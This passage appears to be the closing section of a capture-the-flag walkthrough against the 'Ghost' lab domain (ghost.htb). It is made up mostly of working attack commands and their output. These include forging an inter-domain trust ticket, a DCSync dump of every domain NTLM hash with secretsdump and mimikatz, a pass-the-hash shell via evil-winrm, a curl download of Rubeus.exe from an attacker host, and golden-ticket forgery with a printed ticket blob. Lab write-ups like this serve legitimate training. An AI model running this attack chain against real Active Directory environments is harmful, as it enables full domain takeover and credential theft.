[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in hello.ccache
```

nthash: hash of ghost$
domainsid: sid of corp.ghost.htb
domain: corp.ghost.htb
extrasid: sid of enterprise admins
spn: krbtgt

```
└──╼ $KRB5CCNAME=hello.ccache getST.py -k -no-pass -spn cifs/dc01.ghost.htb ghost.htb/hello@ghost.htb
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Getting ST for user
[*] Saving ticket in hello@ghost.htb@cifs_dc01.ghost.htb@GHOST.HTB.ccache
```

cifs usually works well

I can dump ntlm hash of admin

```
$KRB5CCNAME=hello@ghost.htb@cifs_dc01.ghost.htb@GHOST.HTB.ccache secretsdump.py -k -no-pass -just-dc hello@dc01.ghost.htb
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1cdb17d5c14ff69e7067cffcc9e470bd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0cdb6ae71c3824f2da2815f69485e128:::
kathryn.holland:3602:aad3b435b51404eeaad3b435b51404ee:0adf6114ba230ef8f023eca3c0d1af50:::
cassandra.shelton:3603:aad3b435b51404eeaad3b435b51404ee:96d2251e44e42816314c08b8e1f11b87:::
robert.steeves:3604:aad3b435b51404eeaad3b435b51404ee:7e2e1e1163ff3fa9304ecd8df6f726fe:::
florence.ramirez:3606:aad3b435b51404eeaad3b435b51404ee:29542931896c7e7a9fbca17b0dd8ab6a:::
justin.bradley:3607:aad3b435b51404eeaad3b435b51404ee:a2be8ec65d6b212138cb36422ed32f46:::
arthur.boyd:3608:aad3b435b51404eeaad3b435b51404ee:b5b7f0787f3c07f42958d33518ae19a5:::
beth.clark:3610:aad3b435b51404eeaad3b435b51404ee:1582f51fcd02e2e5316d497f2552bb83:::
charles.gray:3611:aad3b435b51404eeaad3b435b51404ee:d2fe7f2c7484fc550cac49836eabca3d:::
jason.taylor:3612:aad3b435b51404eeaad3b435b51404ee:0159e6bd4326812f9a6c406ea84035e6:::
intranet_principal:3614:aad3b435b51404eeaad3b435b51404ee:e9fac15124e1d927cbd71f851792b04f:::
gitea_temp_principal:3615:aad3b435b51404eeaad3b435b51404ee:2058fa4502750fa5d7ebd874b1ea43a1:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e6c3d61860f92e30e8e9744ac5d9783b:::
LINUX-DEV-WS01$:3630:aad3b435b51404eeaad3b435b51404ee:2d2560c0909d879fe11cdfe2eb1148f1:::
adfs_gmsa$:4101:aad3b435b51404eeaad3b435b51404ee:9567bde8bca8be4a0dcf09883318ad0e:::
GHOST-CORP$:2101:aad3b435b51404eeaad3b435b51404ee:d20967b2459173640dec3e0fb1c04b27:::
```

```
$evil-winrm -i dc01.ghost.htb -u administrator -H '1cdb17d5c14ff69e7067cffcc9e470bd'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

I can get root!

Option 2: Forge Golden Ticket

Mimikatz can dump all information about krbtgt

```
mimikatz(commandline) # lsadump::dcsync /user:CN=krbtgt,CN=Users,DC=corp,DC=ghost,DC=htb
[DC] 'corp.ghost.htb' will be the domain
[DC] 'PRIMARY.corp.ghost.htb' will be the DC server
[DC] 'CN=krbtgt,CN=Users,DC=corp,DC=ghost,DC=htb' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 1/31/2024 7:34:01 PM
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 69eb46aa347a8c68edb99be2725403ab
    ntlm- 0: 69eb46aa347a8c68edb99be2725403ab
    lm  - 0: fceff261045c75c4d7f6895de975f6cb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4acd753922f1e79069fd95d67874be4c

* Primary:Kerberos-Newer-Keys *
    Default Salt : CORP.GHOST.HTBkrbtgt
```

```
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d
      aes128_hmac       (4096) : ea18711cfd69feef0c8efba75bca9235
      des_cbc_md5       (4096) : b3e070025110ce1f

* Primary:Kerberos *
    Default Salt : CORP.GHOST.HTBkrbtgt
    Credentials
      des_cbc_md5       : b3e070025110ce1f

* Packages *
    NTLM-Strong-NTOWF
```

I can get aes256 hash I need and upload Rubeus.exe

```
PS > curl http://10.10.16.10:8000/Rubeus.exe -o Rubeus.exe
```

Forge golden ticket

```
PS > .\Rubeus.exe golden /aes256:b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d /ldap /user:Administrator /sids:S-1-5-21-4084500788-938703357-3654145966-519 /ptt
```

hash from mimikatz

Enterprise admin sid

```
[*] base64(ticket.kirbi):

      doIF1TCCBdGgAwIBBaEDAgEWooIEujCCBLZhggSyMIIErqADAgEFoRAbDkNPUlAuR0hPU1QuSFRCoiMw
      IaADAgECoRowGBsGa3JidGd0Gw5jb3JwLmdob3N0Lmh0YqOCBG4wggRqoAMCARKhAwIBA6KCBFwEggRY
      j4NIP885eZHgK3CySDldgvPvcOr2pl64GVCKOzvQ+xr1UKQjaMZCwiOUmCKaUZd/ZCzoD/x+ZqJ4ETRK
      1EIeOtLfRxFKTop9zVCe0qtHKjNraP1Szkt2QhpU9wKsyQWKhA14Xymt6IWpOPKFn0HsT5mv51enZdjF
      pJtjGhYrAMCfC6wXFT/FDhYFXSsLvMt9ZSjQJH4tLUnKbAd03KwXMLfl2vGoxWU9Ots6Uw1rfbWaFaXV
      R4et4R6kMyGRzhYxacTGX8pFQ1FdeyDHN00DXfV7uARdmCInTl/0c0UMdVO+d+/ItYDlkIksWOyVhUtD
      sQ0NzAjZvzg8QvFxHsyZFM/PQ9jUdXsXwFgan3ENzakNVNEdD0nwpsH7qreUJWqafNbQ4HzOICzSrfCo
      dsqdSjVb1fRkfaJTkz76d44iRjPhNv3by61ETYRnyIBSsO5K6ElPvIcqhHjTLz9ZvLRB+AOlag4Zi9cZ
      owmy/UMMy4E1k7glE+/sOLVdH3EUfQLXsg8iEdUwNUXtephuirLmuXSkkTP2PYvfq65AKb+Izr6CZSCM
      2jcqQwoSP6ognMhmjkkW5TucR/umGpVtiG9WePZmhlFD5LmsR2xVhnq/yMtlXqfZ9EgjRMt9Z/CuEQ8
      u3a2yw6QXRezMoSn86LcW3vKtrULahkBzqqOSdzuC7M+064z1+j+esadakXD5/wV1RTPfK0QSi+5iyMF
      TRKIb80I9x8U1TRYIDQ5J4qTVoQyQMlCMbTqH+Zwln6Ec17Sb7RZPdwfveJ+Q+8oehr+nPQt5F/H2Sp7
      mZS7qVU0v4TMuPxrpWaFNaMmGBfVi9qIsT5Vh1LksTozayZkJjc6NiggyMCkYGLcqbbUXt3Dfkh2f6os
      UNn2FFl2nR9kiiZszmSkcFI6shPBrA+LzpPB87gvDr8tgMOsTd3diM3K2iXHXkcDYugDu3OExVo2B73U
      t6Tz0BQA/1DYu5bjrhiSSexAesOCV2zhvv8+7XcpE41yA0GUKKfcfxgD6F+x+ufyctnQUaEFwUp56K8+
      zkyX4Wkdj/umLtoLVW1qpsDYvfTxIgoljQPs3UShimT3HK2zQvTPc1nsacvx+qCxWDLnGxEXOQDKnwpz
      1oICQaCXAuq/caXpZ8ETqYztPmYyjxwl0NXfg+rf8xxdRQETq72atV4c/alCOEMOtMjE7c+1muKZAHvh
      lP4PCWnvxrxuQJ6pwZKx1MKa3qgDpGGnuebg7EReN6naoWOw07SzAR4WOLszpelbzwdQD39PAmreRp0t
      dYQc1IqI+91hTlKFhn/zIclRhnl6kWj9mPTJ7J1s4B7ZwbIGc2zvNpq6+QCWm1Rkhq/UBqptS3OEEZb8
      jrLFdy53M5dF+kNKjv0E0HorgakO+iaZNNs/mlf9eOohJaNFd+gQua81FlSKnY0q/DhHtT2LvzkUpGPp
      1PdFCh0BpiThAKVFWiMoT+QFT1/AP6DB4oYGelzCAw2jggEFMIIBAaADAgEAooH5BIH2fYHzMIHwoIHt
      MIHqMIHnoCswKaADAgESoSIEIKqUtYl2tDSorHaQZLUwCTDYBfNwpVNwZnhx1Gosb0L2oRAbDkNPUlAu
      R0hPU1QuSFRCohowGKADAgEBoREwDxsNQWRtaW5pc3RyYXRvcqMHAwUAQOAAAKQRGA8yMDI1MDYyNzAy
      MzI0MVqlERgPMjAyNTA2MjcwMjMyNDFaphEYDzIwMjUwNjI3MTIzMjQxWqcRGA8yMDI1MDcwNDAyMzI0
      MVqoEBsOQ09SUC5HSE9TVC5IVEKpIzAhoAMCAQKhGjAYGwZrcmJ0Z3QbDmNvcnAuZ2hvc3QuaHRi
```

Since corp.ghost.htb is trusted, I can use golden ticket to access admin in dc01.ghost.htb

